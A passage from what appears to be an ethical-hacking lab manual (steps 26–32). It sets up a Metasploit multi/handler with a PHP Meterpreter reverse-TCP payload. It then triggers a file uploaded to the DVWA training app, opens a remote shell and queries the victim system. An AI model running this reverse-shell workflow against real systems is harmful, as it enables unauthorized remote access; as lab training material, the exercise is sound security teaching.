


26. In the **Terminal** window, type **msfconsole** and press **Enter** to launch the Metasploit framework.


27. In msfconsole, type **use exploit/multi/handler** and press **Enter** to set up the listener.




28. Now, set the payload, LHOST, and LPORT. To do so, use the below commands:
    - Type **set payload php/meterpreter/reverse_tcp** and press **Enter**
    - Type **set LHOST 10.10.1.13** and press **Enter**
    - Type **set LPORT 4444** and press **Enter**
    - Type **run** and press **Enter** to start the listener
29. Observe that the listener is up and running at 10.10.1.13. Minimize the terminal window.




30. Switch back to the **Mozilla Firefox** window where the **DVWA** website is open. Open a new tab, type **http://10.10.1.22:8080/dvwa/hackable/uploads/upload.php** in the address bar, and press **Enter** to execute the uploaded payload.



31. Switch back to the **Terminal** window and observe that a **Meterpreter session** has successfully been established with the victim system, as shown in the screenshot.



32. In the meterpreter command line, type **sysinfo** and press **Enter** to view the system details of the victim machine.



